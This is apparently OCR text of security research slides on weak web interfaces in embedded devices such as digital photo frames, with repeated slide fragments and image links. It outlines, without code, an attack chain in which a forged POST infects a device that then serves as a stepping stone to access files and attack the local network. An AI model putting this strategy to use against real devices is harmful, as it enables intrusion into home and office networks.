
3 Trigger POST (e.g. via Ads)

4 infect the device

Devices as stepping stones




Devices as stepping stones



6 Send malicious payload

5 access files

Devices as stepping stones




6 Send malicious payload

5 access files

7 Attack local network

Devices as stepping stones



6 Send malicious payload

5 access files

7 Attack local network

Recipe for a disaster


Vendors build their own web applications

- Standard web server (sometimes)
- Custom web application stack
- Weak web security

New features/services added at a fast pace

- Vendors compete on the number of services
- Interactions between services ➽ vulnerabilities

Some vendors got it right...



Kodak EasyShare digital frame » Settings » General Settings

General Settings

Language: English

Frame Name: seclab

Automatic resizing: ● On ○ Off

